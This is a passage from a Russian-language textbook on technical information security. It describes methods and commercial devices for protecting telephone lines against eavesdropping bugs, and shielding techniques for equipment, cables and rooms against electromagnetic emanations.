В качестве маскирующего сигнала используются широкополосные аналоговые сигналы типа "белого шума" или дискретные сигналы типа псевдослучайной последовательности импульсов.

Частоты маскирующих сигналов подбираются таким образом, чтобы после прохождения селективных цепей модулятора закладки или микрофонного усилителя диктофона их уровень оказался достаточным для подавления полезного сигнала (речевого сигнала в телефонной линии во время разговоров абонентов), но в то же время эти сигналы не ухудшали качество телефонных разговоров. Чем ниже частота помехового сигнала, тем выше его эффективность и тем большее мешающее воздействие он оказывает на полезный сигнал. Обычно используются частоты в диапазоне от 6 ... 8 кГц до 16 ... 20 кГц. Например, в устройстве Sel SP-17/Г помеха создается в диапазоне 8 ... 10 кГц.

Такие маскирующие помехи вызывают значительные уменьшения отношения сигнал/шум и искажения полезных сигналов (ухудшение разборчивости речи) при перехвате их всеми типами подслушивающих устройств. Кроме того, у радиозакладок с параметрической стабилизацией частоты ("мягким" каналом) как последовательного, так и параллельного включения наблюдается "уход" несущей частоты, что может привести к потере канала приема.

Для исключения воздействия маскирующего помехового сигнала на телефонный разговор в устройстве защиты устанавливается специальный низкочастотный фильтр с граничной частотой 3,4 кГц, подавляющий (шунтирующий) помеховые сигналы и не оказывающий существенного влияния на прохождение полезных сигналов. Аналогичную роль выполняют полосовые фильтры, установленные на городских АТС, пропускающие сигналы, частоты которых соответствуют стандартному телефонному каналу (300 Гц ... 3,4 кГц), и подавляющие помеховый сигнал.

Метод ультразвуковой маскирующей помехи в основном аналогичен рассмотренному выше. Отличие состоит в том, что используются помеховые сигналы ультразвукового диапазона с частотами от 20 ... 25 кГц до 50 ... 100 кГц.

Метод повышения напряжения заключается в поднятии напряжения в телефонной линии во время разговора и используется для ухудшения качества функционирования телефонных радиозакладок. Поднятие напряжения в линии до 18 ... 24 В вызывает у радиозакладок с последовательным подключением и параметрической стабилизацией частоты "уход" несущей частоты и ухудшение разборчивости речи вследствие размытия спектра сигнала. У радиозакладок с последовательным подключением и кварцевой стабилизацией частоты наблюдается уменьшение отношения сигнал/шум на 3 ... 10 дБ. Телефонные радиозакладки с параллельным подключением при таких напряжениях в ряде случаев просто отключаются.

Метод "обнуления" предусматривает подачу во время разговора в линию постоянного напряжения, соответствующего напряжению в линии при поднятой телефонной трубке, но обратной полярности.

Этот метод используется для нарушения функционирования подслушивающих устройств с контактным параллельным подключением к линии и использующих ее в качестве источника питания. К таким устройствам относятся: параллельные телефонные аппараты, проводные микрофонные системы с электретными микрофонами, использующие телефонную линию для передачи информации, акустические и телефонные закладки с питанием от телефонной линии и т.д.

Метод низкочастотной маскирующей помехи заключается в подаче в линию при положенной телефонной трубке маскирующего сигнала (наиболее часто, типа "белого шума") речевого диапазона частот (как правило, основная мощность помехи сосредоточена в диапазоне частот стандартного телефонного канала: 300 ... 3400 Гц) и применяется для подавления проводных микрофонных систем, использующих телефонную линию для передачи информации на низкой частоте, а также для активизации (включения на запись) диктофонов, подключаемых к телефонной линии с помощью адаптеров или индукционных датчиков, что приводит к сматыванию пленки в режиме записи шума (то есть при отсутствии полезного сигнала).

Компенсационный метод используется для односторонней маскировки (скрытия) речевых сообщений, передаваемых абоненту по телефонной линии.

Суть метода заключается в следующем. При передаче скрываемого сообщения на приемной стороне в телефонную линию при помощи специального генератора подается маскирующая помеха (цифровой или аналоговый маскирующий сигнал речевого диапазона с известным спектром). Одновременно этот же маскирующий сигнал ("чистый" шум) подается на один из входов двухканального адаптивного фильтра, на другой вход которого поступает аддитивная смесь принимаемого полезного сигнала речевого сигнала (передаваемого сообщения) и этого же помехового сигнала. Аддитивный фильтр компенсирует (подавляет)

шумовую составляющую и выделяет полезный сигнал, который подается на телефонный аппарат или устройство звукозаписи.

Недостатком данного метода является то, что маскировка речевых сообщений односторонняя и не позволяет вести двухсторонние телефонные разговоры.

Метод "выжигания" реализуется путем подачи в линию высоковольтных (напряжением более 1500 В) импульсов, приводящих к электрическому "выжиганию" входных каскадов электронных устройств перехвата информации и блоков их питания, гальванически подключенных к телефонной линии.

При использовании данного метода телефонный аппарат от линии отключается. Подача импульсов в линию осуществляется два раза. Первый (для "выжигания" параллельно подключенных устройств) - при разомкнутой телефонной линии, второй (для "выжигания" последовательно подключенных устройств) - при закороченной (как правило, в центральном распределительном щитке здания) телефонной линии.

Для защиты телефонных линий используются как простые устройства, реализующие один метод защиты, так и сложные, обеспечивающие комплексную защиту линий различными методами, включая защиту от утечки информации по электроакустическому каналу.

На отечественном рынке имеется большое разнообразие средств защиты. Среди них можно выделить следующие: "SP 17/Г", "SI-2001", "КТЛ-3", "КТЛ-400", "Ком-3", "Кзот-06", "Цикада-М", "Прокруст" (ПТЗ-003), "Прокруст-2000", "Консул", "Гром-ЗИ-6", "Протон" и др. Основные характеристики некоторых из них приведены в таблице 4.9.

В активных устройствах защиты телефонных линий наиболее часто реализованы метод высокочастотной маскирующей помехи ("SP 17/Г", "КТЛ-3", "КТЛ-400", "Ком-3", "Прокруст" (ПТЗ-003), "Прокруст-2000", "Гром-ЗИ-6", "Протон" и др.) и метод ультразвуковой маскирующей помехи ("Прокруст" (ПТЗ-003), "Гром-ЗИ-6").

Метод синфазной низкочастотной маскирующей помехи используется в устройстве "Цикада-М", а метод низкочастотной маскирующей помехи - в устройствах "Прокруст", "Протон", "Кзот-06" и др.

Метод "обнуления" применяется, например, в устройстве "Цикада-М", а метод повышения напряжения в линии - в устройстве "Прокруст".

Компенсационный метод маскировки речевых сообщений, передаваемых абоненту по телефонной линии, реализован в изделии "Туман".

Большинство устройств защиты производят автоматическое измерение напряжения в линии и отображают его значение на цифровом индикаторе. В приборе "Гром-ЗИ-6" на цифровом индикаторе отображается уровень уменьшения напряжения в линии.

Устройства защиты телефонных линий имеют сравнительно небольшие размеры и вес (например, изделие "Прокруст" при размерах 62\*155\*195 мм весит 1 кг). Питание их, как правило, осуществляется от сети переменного тока 220 В. Однако некоторые устройства (например, "Кзот-06") питаются от автономных источников питания.

Для вывода из строя ("выжигания" входных каскадов) средств несанкционированного съема информации с гальваническим подключением к телефонной линии используются устройства типа "ПТЛ-1500", "КС-1300", "КС-1303", "Кобра" и т.д.

Приборы используют высоковольтные импульсы напряжением не менее 1500 ... 1600 В. Мощность "выжигающих" импульсов составляет 15 ... 50 ВА. Так как в схемах закладок применяются миниатюрные низковольтные детали, то высоковольтные импульсы их пробивают и схема закладки выводится из строя.

"Выжигатели" телефонных закладок могут работать как в ручном, так и автоматическом режимах. Время непрерывной работы в автоматическом режиме составляет от 20 секунд до 24 часов.

Таблица 12.8 - Основные характеристики устройств активной защиты телефонной линии

Наименование характеристик	Тип устройства					
	«Прокруст»	«Протон»	«Цикада-М»	Sel SP-17/P	Гром-ЗИ-6	Кзот-06
Метод синфазной низкочастотной маскирующей помехи	-	-	•	-	-	-
Метод высокочастотной маскирующей помехи	•	•	-	•	•	•
Метод ультразвуковой маскирующей помехи	-	-	•	-	•	-
Метод повышения напряжения	•	-	-	-	-	-
Метод "обнуления"			•	-	-	-
Метод низкочастотной маскирующей помехи	•	•	-	-	-	•
Метод "выжигания"	-	-	-	-	-	-
Индикация	световая	световая	световая	световая	световая, звуковая	световая

Габаритные размеры, мм	62*155*1 95	205*60 *285	68*176 *170	152*1 04*34	150*2 00*50	21 0*85* 32
Вес, кг	1	2,3		0,6	1,5	0. 75
Напряжение питания, В	220	220	220	220/1 2	220	9
Примечание	Цифровая индикация напряжения в линии	Цифровая индикация напряжения в линии		Частотный диапазон помехи ... 10 кГц. Уровень сигнала помехи 70 дБ	Цифровая индикация уменьшения напряжения в линии	Цифровая индикация напряжения в линии

Устройство «КС-1300» оборудовано специальным таймером, позволяющим при работе в автоматическом режиме устанавливать временной интервал подачи импульсов в линию в пределах от 10 минут до 2 суток.

Наряду со средствами активной защиты на практике широко используются различные устройства, позволяющие контролировать некоторые параметры телефонных линий и устанавливать факт несанкционированного подключения к ним.

Методы контроля телефонных линий в основном основаны на том, что любое подключение к ним вызывает изменение электрических параметров линий: амплитуд напряжения и тока в линии, а также значений емкости, индуктивности, активного и реактивного сопротивления линии.

Простейшее устройство контроля телефонных линий представляет собой измеритель напряжения. При настройке оператор фиксирует значение напряжение, соответствующее нормальному состоянию линии (когда к линии не подключены посторонние устройства), и порог тревоги. При уменьшении напряжения в линии более установленного порога устройством подается световой или звуковой сигнал тревоги.

На принципах измерения напряжения в линии построены и устройства, сигнализирующие о размыкании телефонной линии, которое возникает при последовательном подключении закладного устройства.

Как правило, подобные устройства содержат также фильтры для защиты от прослушивания за счет "микрофонного эффекта" в элементах телефонного аппарата и высокочастотного "навязывания".

Устройства контроля телефонных линий, построенные на рассмотренном принципе, реагируют на изменения напряжения, вызванные не только подключением к линии средств съема информации, но и колебаниями напряжения на АТС (что для отечественных линий довольно частое явление), что приводит к частым ложным срабатываниям сигнализирующих устройств. Кроме того, эти устройства не позволяют выявить параллельное подключение к линии высокоомных (с сопротивлением в несколько МОм) подслушивающих устройств. Поэтому подобные устройства не находят широкого применения на практике.

Принцип работы более сложных устройств основан на периодическом измерении и анализе нескольких параметров линии (наиболее часто: напряжения, тока, а также комплексного (активного и реактивного) сопротивления линии). Такие устройства позволяют определить не только факт подключения к линии средств съема информации, но и способ подключения (последовательное или параллельное). Например, контроллеры телефонных линий "КТЛ-2", "КТЛ-3" и "КТЛ-400" за 4 минуты позволяют обнаружить закладки с питанием от телефонной линии независимо от способа, места и времени их подключения, а также параметров линии и напряжения АТС. Приборы также выдают световой сигнал тревоги при кратковременном (не менее 2 секунд) размыкании линии.

Современные контроллеры телефонных линий, как правило, наряду со средствами обнаружения подключения к линии устройств несанкционированного съема информации, оборудованы и средствами их подавления. Для подавления в основном используется метод высокочастотной маскирующей помехи. Режим подавления включается автоматически или оператором при обнаружении факта несанкционированного подключения к линии.

Для блокировки работы (набора номера) несанкционированно подключенных параллельных телефонных аппаратов используются специальные электронные блокираторы.

Принцип работы подобных устройств состоит в следующем. В дежурном режиме устройство защиты производит анализ состояния телефонной линии путем сравнения напряжения в линии и на эталонной (опорной) нагрузке, подключенной к цепи телефонного аппарата. При поднятии трубки несанкционированно подключенного параллельного телефонного аппарата напряжение в линии уменьшается, что фиксируется устройством защиты. Если этот факт зафиксирован в момент ведения телефонного разговора (трубка на защищаемом телефонном аппарате снята), срабатывает звуковая и световая (загорается светодиод несанкционированного подключения к линии) сигнализация. А если факт несанкционированного подключения к линии зафиксирован в отсутствии телефонного разговора (трубка на защищаемом телефонном аппарате не снята), то срабатывает

сигнализация и устройство защиты переходит в режим блокирования набора номера с параллельного телефонного аппарата. В этом режиме устройство защиты шунтирует телефонную линию сопротивлением 600 Ом (имитируя снятие трубки на защищаемом телефонном аппарате), что полностью исключает возможность набора номера с параллельного телефонного аппарата.

Кроме несанкционированного подключения к линии параллельного телефонного аппарата подобные устройства сигнализируют также о фактах обрыва (размыкания) и короткого замыкания телефонной линии.

### **12.3 Методы и средства защиты информации от перехвата компьютерной информации**

Защита информации, обрабатываемой техническими средствами, осуществляется с применением пассивных и активных методов и средств.

Пассивные методы защиты информации направлены на:

- ослабление побочных электромагнитных излучений (информационных сигналов) ТСПИ на границе контролируемой зоны до величин, обеспечивающих невозможность их выделения средством разведки на фоне естественных шумов;
- ослабление наводок побочных электромагнитных излучений (информационных сигналов) ТСПИ в посторонних проводниках и соединительных линиях ВТСС, выходящих за пределы контролируемой зоны, до величин, обеспечивающих невозможность их выделения средством разведки на фоне естественных шумов;
- исключение (ослабление) просачивания информационных сигналов ТСПИ в цепи электропитания, выходящие за пределы контролируемой зоны, до величин, обеспечивающих невозможность их выделения средством разведки на фоне естественных шумов.

Активные методы защиты информации направлены на:

- создание маскирующих пространственных электромагнитных помех с целью уменьшения отношения сигнал/шум на границе контролируемой зоны до величин, обеспечивающих невозможность выделения средством разведки информационного сигнала ТСПИ;
- создание маскирующих электромагнитных помех в посторонних проводниках и соединительных линиях ВТСС с целью уменьшения отношения сигнал/шум на границе контролируемой зоны до величин, обеспечивающих невозможность выделения средством разведки информационного сигнала ТСПИ.

Ослабление побочных электромагнитных излучений ТСПИ и их наводок в посторонних проводниках осуществляется путем экранирования и заземления ТСПИ и их соединительных линий.

Исключение (ослабление) просачивания информационных сигналов ТСПИ в цепи электропитания достигается путем фильтрации информационных сигналов.

Для создания маскирующих электромагнитных помех используются системы пространственного и линейного зашумления.

### **12.3.1 Экранирование**

Функционирование любого технического средства информации связано с протеканием по его токоведущим элементам электрических токов различных частот и образованием разности потенциалов между различными точками его электрической схемы, которые порождают магнитные и электрические поля, называемые побочными электромагнитными излучениями.

Узлы и элементы электронной аппаратуры, в которых имеют место большие напряжения и протекают малые токи, создают в ближней зоне электромагнитные поля с преобладанием электрической составляющей. Преимущественное влияние электрических полей на элементы электронной аппаратуры наблюдается и в тех случаях, когда эти элементы малочувствительны к магнитной составляющей электромагнитного поля.

Узлы и элементы электронной аппаратуры, в которых протекают большие токи и имеют место малые перепады напряжения, создают в ближней зоне электромагнитные поля с преобладанием магнитной составляющей. Преимущественное влияние магнитных полей на аппаратуру наблюдается также в случае, если рассматриваемое устройство малочувствительно к электрической составляющей или последняя много меньше магнитной за счет свойств излучателя.

Переменные электрическое и магнитное поля создаются также в пространстве, окружающем соединительные линии (провода, кабели) ТСПИ.

Побочные электромагнитные излучения ТСПИ являются причиной возникновения электромагнитных и параметрических каналов утечки информации, а также могут оказаться причиной возникновения наводки информационных сигналов в посторонних токоведущих линиях и конструкциях. Поэтому снижению уровня побочных электромагнитных излучений уделяется большое внимание.

Эффективным методом снижения уровня ПЭМИ является экранирование их источников.

Различают следующие способы экранирования:

- электростатическое;
- магнитостатическое;
- электромагнитное.

Электростатическое и магнитостатическое экранирование основаны на замыкании экраном (обладающим в первом случае высокой электропроводностью, а во втором - магнитопроводностью) соответственно электрического и магнитного полей.



Электростатическое экранирование по существу сводится к замыканию электростатического поля на поверхность металлического экрана и отводу электрических зарядов на землю (на корпус прибора). Заземление электростатического экрана является необходимым элементом при реализации электростатического экранирования. Применение металлических экранов позволяет полностью устранить влияние электростатического поля. При использовании диэлектрических экранов, плотно прилегающих к экранируемому элементу, можно ослабить поле источника наводки в  $E$  раз, где  $E$  - относительная диэлектрическая проницаемость материала экрана.

Основной задачей экранирования электрических полей является снижение емкости связи между экранируемыми элементами конструкции. Следовательно, эффективность экранирования определяется в основном отношением емкостей связи между источником и рецептором наводки до и после установки заземленного экрана. Поэтому любые действия, приводящие к снижению емкости связи, увеличивают эффективность экранирования.

Экранирующее действие металлического листа существенно зависит от качества соединения экрана с корпусом прибора и частей экрана друг с другом. Особенно важно не иметь соединительных проводов между частями экрана и корпусом.

В диапазонах метровых и более коротких длин волн соединительные проводники длиной в несколько сантиметров могут резко ухудшить эффективность экранирования. На еще более коротких волнах дециметрового и сантиметрового диапазонов соединительные проводники и шины между экранами недопустимы. Для получения высокой эффективности экранирования электрического поля здесь необходимо применять непосредственное сплошное соединение отдельных частей экрана друг с другом.

Узкие щели и отверстия в металлическом экране, размеры которых малы по сравнению с длиной волны, практически не ухудшают экранирование электрического поля.

С увеличением частоты эффективность экранирования снижается.

Основные требования, которые предъявляются к электрическим экранам, можно сформулировать следующим образом:

- конструкция экрана должна выбираться такой, чтобы силовые линии электрического поля замыкались на стенки экрана, не выходя за его пределы;
- в области низких частот (при глубине проникновения ( $b$ ) больше толщины ( $d$ ), т.е. при  $b > d$ ) эффективность электростатического экранирования практически определяется качеством электрического контакта металлического экрана с корпусом устройства и мало зависит от материала экрана и его толщины;
- в области высоких частот (при  $d < b$ ) эффективность экрана, работающего в электромагнитном режиме, определяется его толщиной, проводимостью и магнитной проницаемостью.

Магнитоэкранирование используется при необходимости подавить наводки на низких частотах от 0 до 3...10 кГц.

Основные требования, предъявляемые к магнитоэкранным экранам, можно свести к следующим:

- магнитная проницаемость материала экрана должна быть возможно более высокой. Для изготовления экранов желательно применять магнитомягкие материалы с высокой магнитной проницаемостью (например, пермаллой);

- увеличение толщины стенок экрана приводит к повышению эффективности экранирования, однако при этом следует принимать во внимание возможные конструктивные ограничения по массе и габаритам экрана;

- стыки, разрезы и швы в экране должны размещаться параллельно линиям магнитной индукции магнитного поля. Их число должно быть минимальным;

- заземление экрана не влияет на эффективность магнитоэкранирования.

Эффективность магнитоэкранирования повышается при применении многослойных экранов.

Экранирование высокочастотного магнитного поля основано на использовании магнитной индукции, создающей в экране переменные индукционные вихревые токи (токи Фуко). Магнитное поле этих токов внутри экрана будет направлено навстречу возбуждающему полю, а за его пределами - в ту же сторону, что и возбуждающее поле. Результирующее поле оказывается ослабленным внутри экрана и усиленным вне его. Вихревые токи в экране распределяются неравномерно по его сечению (толщине). Это вызывается явлением поверхностного эффекта, сущность которого заключается в том, что переменное магнитное поле ослабевает по мере проникновения в глубь металла, так как внутренние слои экранируются вихревыми токами, циркулирующими в поверхностных слоях.

Благодаря поверхностному эффекту плотность вихревых токов и напряженность переменного магнитного поля по мере углубления в металл падает по экспоненциальному закону.

Эффективность магнитного экранирования зависит от частоты и электрических свойств материала экрана. Чем ниже частота, тем слабее действует экран, тем большей толщины приходится его делать для достижения одного и того же экранирующего эффекта. Для высоких частот, начиная с диапазона средних волн, экран из любого металла толщиной 0,5 ... 1,5 мм действует весьма эффективно. При выборе толщины и материала экрана следует учитывать механическую прочность, жесткость, стойкость против коррозии, удобство стыковки отдельных деталей и осуществления между ними переходных контактов с малым сопротивлением, удобство пайки, сварки и пр.

Для частот выше 10 МГц медная и тем более серебряная пленка толщиной более 0,1 мм дает значительный экранирующий эффект. Поэтому на частотах выше 10 МГц вполне допустимо применение экранов из фольгированного гетинакса или другого изоляционного материала с нанесенным на него медным или серебряным покрытием.

При экранировании магнитного поля заземление экрана не изменяет величины возбуждаемых в экране токов и, следовательно, на эффективность магнитного экранирования не влияет.

На высоких частотах применяется исключительно электромагнитное экранирование. Действие электромагнитного экрана основано на том, что высокочастотное электромагнитное поле ослабляется им же созданным (благодаря образующимся в толще экрана вихревым токам) полем обратного направления. Теория и практика показывают, что с точки зрения стоимости материала и простоты изготовления преимущества на стороне экранированного помещения из листовой стали. Однако при применении сетчатого экрана могут значительно упроститься вопросы вентиляции и освещения помещения. В связи с этим сетчатые экраны также находят широкое применение.

Для изготовления экрана целесообразно использовать следующие материалы:

- сталь листовая декапированная ГОСТ 1386-47 толщиной (мм) 0,35; 0,50; 0,60; 0,70; 0,80; 1,00; 1,25; 1,50; 1,75; 2,00;
- сталь тонколистовая оцинкованная ГОСТ 7118-54 толщиной (мм) 0,35; 0,50; 0,60; 0,70; 0,80; 1,00; 1,25; 1,50; 1,75; 2,00;
- сталь тонколистовая оцинкованная ГОСТ 7118-54 толщиной (мм) 0,51; 0,63; 0,76; 0,82; 1,00; 1,25; 1,50;
- сетка стальная тканая ГОСТ 3826-47 номер 0,4; 0,5; 0,7; 1,0; 1,4; 1,6; 1,8; 2,0; 2,5;
- сетка стальная плетеная ГОСТ 5336-50 номер 3; 4; 5; 6;
- сетка из латунной проволоки марки Л-80 ГОСТ 6613-53 0,25; 0,5; 1,0; 1,6; 2,0; 2,5; 2,6.

Металлические листы или полотнища сетки должны быть между собой электрически соединены по всему периметру. Для сплошных экранов это может быть осуществлено электросваркой или пайкой. Шов электросварки или пайки должен быть непрерывным с тем, чтобы получить цельносварную конструкцию экрана,

Для сетчатых экранов пригодна любая конструкция шва, обеспечивающая хороший электрический контакт между соседними полотнищами сетки не реже чем через 10 ... 15 мм. Для этой цели может применяться пайка или точечная сварка.

Экран, изготовленный из луженой низкоуглеродистой стальной сетки с ячейкой 2,5 ... 3 мм, дает ослабление порядка 55 ... 60 дБ, а из такой же двойной (с расстоянием между наружной и внутренней сетками 100 мм) - около 90 дБ. Экран, изготовленный из одинарной

медной сетки с ячейкой 2,5 мм, имеет ослабление порядка 65 ... 70 дБ. Необходимая эффективность экрана в зависимости от его назначения и величины уровня излучения ПЭМИН обычно находится в пределах 60... 120 дБ.

Наряду блоками аппаратуры экранированию подлежат и монтажные провода и соединительные линии.

Чтобы уменьшить уровень ПЭМИ, необходимо особенно тщательно выполнять соединение оболочки провода (экрана) с корпусом аппаратуры. Подключение оболочки должно осуществляться путем непосредственного контакта (лучше всего путем пайки или сварки) с корпусом.

Вместе с тем соединение оболочки провода с корпусом в одной точке не ослабляет в окружающем пространстве магнитное поле, создаваемое протекающим по проводу током. Для экранирования магнитного поля необходимо создать поле такой же величины и обратного направления. С этой целью необходимо весь обратный ток экранируемой цепи направить через экранирующую оплетку провода. Для полного осуществления этого принципа необходимо, чтобы экранирующая оболочка была единственным путем для протекания обратного тока.

Высокая эффективность экранирования обеспечивается при использовании витой пары, защищенной экранирующей оболочкой.

На низких частотах приходится использовать более сложные схемы экранирования - коаксиальные кабели с двойной оплеткой (триаксильные кабели).

На более высоких частотах, когда толщина экрана значительно превышает глубину проникновения поля, необходимость в двойном экранировании отпадает. В этом случае внешняя поверхность играет роль электрического экрана, а по внутренней поверхности протекают обратные токи.

Применение экранирующей оболочки существенно увеличивает емкость между проводом и корпусом, что в большинстве случаев нежелательно. Экранированные провода более громоздки и неудобны при монтаже, требуют предохранения от случайных соединений с посторонними элементами и конструкциями.

Длина экранированного монтажного провода должна быть меньше четверти длины самой короткой волны передаваемого по проводу спектра сигнала. При использовании более длинных участков экранированных проводов необходимо иметь в виду, что в этом случае экранированный провод следует рассматривать как длинную линию, которая во избежание искажений формы передаваемого сигнала должна быть нагружена на сопротивление, равное волновому.

Для уменьшения взаимного влияния монтажных цепей следует выбирать длину монтажных высокочастотных проводов наименьшей, для чего элементы высокочастотных

схем, связанные между собой, следует располагать в непосредственной близости, а неэкранированные провода высокочастотных цепей - при пересечении под прямым углом. При параллельном расположении такие провода должны быть максимально удалены друг от друга или разделены экранами, в качестве которых могут быть использованы несущие конструкции электронной аппаратуры (кожух, панель и т.д.). Экранированные провода и кабели следует применять в основном для соединения отдельных блоков и узлов друг с другом.

Кабельные экраны выполняются в форме цилиндра из сплошных оболочек, в виде спирально намотанной на кабель плоской ленты или в виде оплетки из тонкой проволоки. Экраны при этом могут быть однослойными и многослойными комбинированными, изготовленными из свинца, меди, стали, алюминия и их сочетаний (алюминий-свинец, алюминий-сталь, медь-сталь-медь и т.д.).

В кабелях с наружными пластмассовыми оболочками применяют экраны ленточного типа в основном из алюминиевых, медных и стальных лент, накладываемых спирально или продольно вдоль кабеля.

В области низких частот корпуса применяемых многоштырьковых низкочастотных разъемов являются экранами и должны иметь надежный электрический контакт с общей шиной или землей прибора, а зазоры между разъемом и корпусом должны быть закрыты электромагнитными уплотняющими прокладками.

В области высоких частот коаксиальные кабели должны быть согласованы по волновому сопротивлению с используемыми высокочастотными разъемами. При заделке коаксиального кабеля в высокочастотные разъемы жила кабеля не должна иметь натяжения в месте соединения с контактом разъема, а сам кабель должен быть жестко прикреплен к шасси аппаратуры вблизи разъема.

Для эффективного экранирования низкочастотных полей применяются экраны, изготовленные из ферромагнитных материалов с большой относительной магнитной проницаемостью. При наличии такого экрана линии магнитной индукции проходят в основном по его стенкам, которые обладают малым сопротивлением по сравнению с воздушным пространством внутри экрана.

Качество экранирования таких полей зависит от магнитной проницаемости экрана и сопротивления магнитопровода, которое будет тем меньше, чем толще экран и меньше в нем стыков и швов, идущих поперек направления линий магнитной индукции.

Наиболее экономичным способом экранирования информационных линий связи между устройствами ТСПИ считается групповое размещение их информационных кабелей в экранирующий распределительный короб. Когда такого короба не имеется, то приходится экранировать отдельные линии связи.

Для защиты линий связи от наводок необходимо разместить линию в экранирующую оплетку или фольгу, заземленную в одном месте, чтобы избежать протекания по экрану токов, вызванных неэквипотенциальностью точек заземления.

Для защиты линии связи от наводок необходимо минимизировать площадь контура, образованного прямым и обратным проводами линии. Если линия представляет собой одиночный провод, а возвратный ток течет по некоторой заземляющей поверхности, то необходимо максимально приблизить провод к поверхности. Если линия образована двумя проводами, то их необходимо скрутить, образовав бифиляр (витую пару). Линии, выполненные из экранированного провода или коаксиального кабеля, в которых по оплетке протекает возвратный ток, также отвечают требованию минимизации площади контура линии.

Наилучшую защиту как от электрического, так и от магнитного полей обеспечивают информационные линии связи типа экранированного бифиляра, трифиляра (трех скрученных вместе проводов, из которых один используется в качестве электрического экрана), триаксиального кабеля (изолированного коаксиального кабеля, помещенного в электрический экран), экранированного плоского кабеля (плоского много-проводного кабеля, покрытого с одной или обеих сторон медной фольгой).

Приведем несколько схем, используемых на частотах порядка 100 кГц. Цепь, показанная на рис. 5.4а, имеет большую площадь петли, образованной "прямым" проводом и "землей". Эта цепь подвержена прежде всего магнитному влиянию. Экран заземлен на одном конце и не защищает от магнитного влияния. Переходное затухание для этой схемы примем равным 0 дБ для сравнения с затуханием схем на рис. 5.4.б-и.

Схема на рис. 5.4б практически не уменьшает магнитную связь, так как обратный провод заземлен с обоих концов, и в этом смысле она аналогична схеме на рис 5.4.а. Степень улучшения соизмерима с погрешностью расчета (измерения).

Схема на рис. 5.4 в отличается от схемы на рис. 5.4 а наличием обратного провода-коаксиального экрана, однако экранирование магнитного поля ухудшено, так как цепь заземлена на обоих концах, в результате чего с "землей" образуется петля большой площади.

Схема на рис. 5.4 г позволяет существенно повысить защищенность цепи (- 49 дБ) благодаря скрутке проводов. В этом случае (по сравнению со схемой на рис. 5.4.б) петли нет, поскольку правый конец цепи не заземлен.

Дальнейшее повышение защищенности цепи достигается применением схемы на рис. 5.4.с, коаксиальная цепь которой обеспечивает лучшее магнитное экранирование, чем скрученная пара на рис. 5.4.г.

Площадь петли в схеме на рис. 5.4.д не больше, чем в схеме на рис. 5.4 .г, так как продольная ось экрана коаксиального кабеля совпадает с его центральным проводом.

Схема на рис. 5.4.е позволяет повысить защищенность цепи благодаря тому, что скрученная пара заземлена лишь на одном конце. Кроме того, в этой схеме используется независимый экран.

Схема на рис. 5.4ж имеет ту же защищенность, что и схема на рис. 5.4.е: эффект тот же, что и при заземлении на обоих концах, поскольку длина цепи и экрана существенно меньше рабочей длины волны.

Причины улучшения защищенности схемы на рис. 5.4.з по сравнению с рис. 5.4.ж объяснить трудно. Возможной причиной может быть уменьшение площади эквивалентной петли.

Более плотная скрутка проводов (схема рис. 5.4и) позволяет дополнительно уменьшить магнитную связь. Кроме того, при этом уменьшается и электрическая связь (в обоих проводах токи наводятся одинаково).

Для уменьшения магнитной и электрической связи между проводами необходимо уменьшить площадь петли, максимально разнести цепи и максимально уменьшить длину параллельного пробега линий ТСПИ и посторонними проводниками.

При нулевых уровнях сигналов (0 дБ ) в соединительных линиях ТСПИ между ними и посторонними проводниками должно обеспечиваться переходное затухание не менее 114 дБ (13 Нп). Данное переходное затухание обеспечивается, как правило, при прокладке кабелей ТСПИ на расстоянии не менее 0,1 м от посторонних проводников. При этом допускается прокладка кабелей ТСПИ вплотную с посторонними проводниками при суммарной длине их совместного пробега не более 70 м.



Рисунок 12.4 - Сравнение защищенности различных цепей от влияния внешних магнитных и электрических цепей:

- а) 0 дБ; б) -2 дБ; в) -5 дБ; г) - 49 дБ, скрученная пара, 18 витков на метр; д) - 57 дБ;
- е) - 64 дБ, схема предпочтительна на высоких частотах; ж) - 64 дБ; з) - 71 дБ;
- и) - 79 дБ, скрученная пара (54 витка на метр)

Экранироваться могут не только отдельные блоки (узлы) аппаратуры и их соединительные линии, но и помещения в целом.

В обычных (неэкранированных) помещениях основной экранирующий эффект обеспечивают железобетонные стены домов. Экранирующие свойства дверей и окон хуже. Для повышения экранирующих свойств стен применяются дополнительные средства, в том числе:


- токопроводящие лакокрасочные покрытия или токопроводящие обои;
- шторы из металлизированной ткани;
- металлизированные стекла (например, из двуокиси олова), устанавливаемые в металлические или металлизированные рамы.

В помещении экранируются стены, двери и окна.

При закрытии двери должен обеспечиваться надежный электрический контакт со стенками помещения (с дверной рамой) по всему периметру не реже чем через 10 ... 15 мм. Для этого может быть применена пружинная гребенка из фосфористой бронзы, которую укрепляют по всему внутреннему периметру дверной рамы.

Окна должны быть затянуты одним или двумя слоями медной сетки с ячейкой не более 2\*2 мм, причем расстояние между слоями сетки должно быть не менее 50 мм. Оба слоя сетки должны иметь хороший электрический контакт со стенками помещения (с рамой) по всему периметру. Сетки удобнее делать съемными и металлическое обрамление съемной части также должно иметь пружинящие контакты в виде гребенки из фосфористой бронзы.

При проведении работ по тщательному экранированию подобных помещений необходимо одновременно обеспечить нормальные условия для работающего в нем человека, прежде всего вентиляцию воздуха и освещение.

Конструкция экрана для вентиляционных отверстий зависит от диапазона частот. Для частот менее 1000 МГц применяются сотовые конструкции, закрывающие вентиляционное отверстие, с прямоугольными, круглыми, шестигранными ячейками. Для достижения эффективного экранирования размеры ячеек должны быть менее одной десятой от длины волны. При повышении частоты необходимые размеры ячеек могут быть столь малыми, что ухудшается вентиляция.

Экранировку электромагнитных волн более 100 дБ можно обеспечить только в специальных экранированных камерах, в которых электромагнитный экран выполнен в виде электрогерметичного стального корпуса, а для ввода электрических коммуникаций используются специальные фильтры.

